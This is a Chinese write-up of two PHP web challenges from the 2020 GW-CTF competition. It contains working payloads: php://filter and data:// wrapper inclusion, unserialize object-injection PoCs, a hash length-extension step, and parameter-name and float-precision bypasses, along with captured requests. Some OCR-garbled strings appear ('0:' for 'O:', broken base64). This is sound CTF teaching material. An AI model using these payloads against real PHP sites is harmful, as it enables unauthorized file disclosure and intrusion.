

# 第一届赣网杯网络安全大赛 2020GW-CTF Web\_Writeup

原创

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## EasyPhp

```
<?php
$sz_txt = $_GET["sz_txt"];
$sz_file = $_GET["sz_file"];
$password = $_GET["password"];
if(isset($sz_txt)&&(file_get_contents($sz_txt,'r')=="welcome to jxsz")){
    echo "<br><h1>".file_get_contents($sz_txt,'r')."</h1><br>";
    if(preg_match("/flag/", $sz_file)){
        echo "Not now!";
        exit();
    }else{
        include($sz_file); //useless.php
        $password = unserialize($password);
        echo $password;
    }
}
else{
    highlight_file(__FILE__);
}
?>
```

\$sz\_txt 使用 `data://` 或者 `php://input` 伪协议, 接着 \$sz\_file 使用 `php://filter/read=convert.base64-encode/resource=useless.php`

?sz\_txt=data:text/plain,welcome to jxsz&sz\_file=php://filter/read=convert.base64-encode/resource=useless.php

## welcome to jxsz

PD9waHAgIAoKY2xhc3MgRmxhZ3sgIAogICAgcHVibGjICRmaWxlOyAgCiAgICBwdWJsaWMgZnVuY3Rpb24gX190b3N0cmiuZygpeyAgCiAgICAgICAgaWYoaNzZXQoJHRoaXMtPmZpbGUpxsgIAogICAgICAgICBIY2hvIGZpt

The screenshot shows a browser-based debugger interface. The URL in the address bar is [http://124.71.149.53:8089/?sz\\_txt=data:text/plain,welcome to jxsz&sz\\_file=php://filter/read=convert.base64-encode/resource=useless.php](http://124.71.149.53:8089/?sz_txt=data:text/plain,welcome to jxsz&sz_file=php://filter/read=convert.base64-encode/resource=useless.php). The Request tab shows the raw POST data, which includes the URL above and other headers like Host, User-Agent, and Accept. The Response tab shows the raw HTTP response, which includes the standard headers and the decoded content: <br><h1>welcome to jxsz</h1><br>PD9waHAgIAoKY2xhc3MgRmxhZ3sgIAogICAgcHVibGjICRmaWxlOyAgCiAgICBwdWJsaWMgZnVuY3Rpb24gX190b3N0cmiuZygpeyAgCiAgICAgICAgaWYoaNzZXQoJHRoaXMtPmZpbGUpxsgIAogICAgICAgICBIY2hvIGZpt.

base64解码得到 useless.php 源码

```
<?php
class Flag{
    public $file;
    public function __toString(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("So cool, continue plz");
    }
}
?>
```

构造反序列化poc，直接修改属性 `$file` 为读取源码的文件名即可

```

<?php
class Flag{
    public $file = "flag.php";
    public function __toString(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
            return ("So cool, continue plz");
        }
    }
}

$res = new Flag();
echo serialize($res);
?>

```

PS C:\Users\Administrator\Desktop> php .\test.php  
0:4:"Flag":1:{s:4:"file";s:8:"flag.php";}

抓POST包，修改GET参数：  
?sz\_txt=php://input&sz\_file=useless.php&password=0:4:"Flag":1:  
{s:4:"file";s:8:"flag.php";}

POST内容为： welcome to jxsz

The screenshot shows a network traffic analysis interface with two main sections: Request and Response.

**Request:**

- Method: POST
- URL: /?sz\_txt=php://input&sz\_file=useless.php&password=0:4:"Flag":1:{s:4:"file";s:8:"flag.php"} HTTP/1.1
- Host: 124.71.149.53:8089
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8
- Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
- Accept-Encoding: gzip, deflate
- Content-Type: application/x-www-form-urlencoded
- Content-Length: 15
- Origin: http://124.71.149.53:8089
- Connection: close
- Referer: http://124.71.149.53:8089/?sz\_txt=php://input&sz\_file=useless.php
- Upgrade-Insecure-Requests: 1

Body: welcome to jxsz

**Response:**

- Status: HTTP/1.1 200 OK
- Date: Mon, 07 Sep 2020 09:42:21 GMT
- Server: Apache/2.4.25 (Debian)
- X-Powered-By: PHP/5.6.40
- Vary: Accept-Encoding
- Content-Length: 202
- Connection: close
- Content-Type: text/html; charset=UTF-8

Content:

```

<br><h1>welcome to jxsz</h1></br>
<br>oh u find it </br>

<!--but i cant give it to u now-->

<?php

if(2==3){
    return ("flag{4a5a802f-6a37-44d4-8a49-e9066dfd6474}");
}

?>
<br>So cool, continue plz

```

flag{4a5a802f-6a37-44d4-8a49-e9066dfd6474}

## parseHash

```
<?php
include("key.php");
class person{
    public $aa;
    public $bb;
    public $username;
    public $password;
    public function __construct($key=''){
        $this->username="jxsz";
        $this->password="jxsz";
        if(strlen($key)==16&&md5($key . urldecode( $this->username . $this->password))=="a1133ca71ed6320a0255b0d53188be57")){
            echo "Welcome";
        }
    }

    public function __destruct(){
        $this->aa = (string)$this->aa;
        if(strlen($this->aa) > 5 || strlen($this->bb) > 5||preg_match('/INF|NAN|M_|i', $this->aa)){
            die("no no no");
        }
        if($this->aa !== $this->bb && md5($this->aa) === md5($this->bb) && $this->aa != $this->bb){
            echo file_get_contents("/flag");
        }
    }
}

highlight_file(__FILE__);
$person=new person($key);
$other_pwd=$_POST["pwd1"];
$other_hash=$_POST["hash_code"];
if(md5($key . urldecode("jxsz" . $other_pwd))==$other_hash&&strpos(urldecode($other_pwd), "szxy666")>0){
    echo "666666666666";
    unserialize($_GET['sz_sz.sz']);
}
```


国赛原题 `easytrick` 改的，这里考查的是 hash 拓展攻击 + php 非法表单名传参 + php 浮点数高精度绕过

## hash拓展攻击

```
$this->username = "jxsz"  
$this->password = "jxsz"  
strlen($key) == 16  
md5($key.urldecode($this->username.$this->password)) = "a1133ca71ed6320a0255b0d53188be57"  
strlen($key) + strlen("jxsz") = 20  
最后一个条件：传入字符串中需要有“szxy666”字符，并且不能放在开头
```

使用hash拓展攻击工具 `hashpump` 直接生成

hashpump工具地址：<https://github.com/bwall/HashPump>



将 `\x00` 替换为 `%00` 传入即可，成功绕过执行到输出 `666666666666`

反序列化的 GET 参数名中含有非法字符 .

```
unserialize($_GET['sz_sz.sz']);
```

这里根据php对非法传参名的处理机制: <https://github.com/php/php->

[src/commit/fc4d462e947828fdb...c6020ac8f34704a218834?](#)

[branch=fc4d462e947828fdbec6020ac8f34704a218834&diff=unified](#)

可发现处理进制中对传参名中出现非法字符 . 只替换一次

```
@@ -178,8 +178,14 @@ PHPAPI void php_register_variable_ex(const char *var_name, zval *val, zval *trac
178     178         } else {
179     179             ip = strchr(ip, '.');
180     180             if (!ip) {
181 -             /* PHP variables cannot contain '[' in their names, so we replace the character with a '_' */
181 +             /* not an index; un-terminate the var name */
182     182             *(index_s - 1) = '_';
183 +             /* PHP variables cannot contain ' ', '.', '[' in their names, so we replace the characters with a '_' */
184 +             for (p = index_s; *p; p++) {
185 +                 if (*p == ' ' || *p == '.' || *p == '[') {
186 +                     *p = '_';
187 +                 }
188 +             }
189
190             index_len = 0;
191             if (index) {
```

https://blog.csdn.net/mochu7777777

那么针对这里题目的变量名 `sz_sz.sz` 为了防止 . 被替换 \_，利用只替换一次的处理进制，传入参数名改为 `sz[sz.sz]` 即可

```
<?php
highlight_file(__FILE__);
$sz=$_GET['sz_sz.sz'];
echo $sz;
var_dump($_GET);

?> m0c1nu7

D:\phpstudy_pro\WWW\test.php:5:
array (size=1)
  'sz_sz.sz' => string 'm0c1nu7' (length=7)
```



?sz[sz.sz=

接下来就是国赛的题目 `easytrick` 的做法，只不过这里过滤了 `NAN` 和 `INF` 的绕过方法，但是还是可以使用浮点数高精度绕过，序列化poc如下：

```
<?php
class person{
    public $aa;
    public $bb;
}
$res = new person();
$res->aa = 0.8 * 7;
$res->bb = 7 * 0.8;
echo serialize($res);
?>
```

```
PS C:\Users\Administrator\Desktop> php .\test.php
0:6:"person":2:{s:2:"aa";d:5.6000000000000005;s:2:"bb";d:5.6000000000000005;}
```

payload

```
?sz[sz.sz=0:6:"person":2:{s:2:"aa";d:5.600000000000005;s:2:"bb";d:5.600000000000005;}]
```

flag{4a1a802f-6b37-44c4-8b49-e9066ddd6474}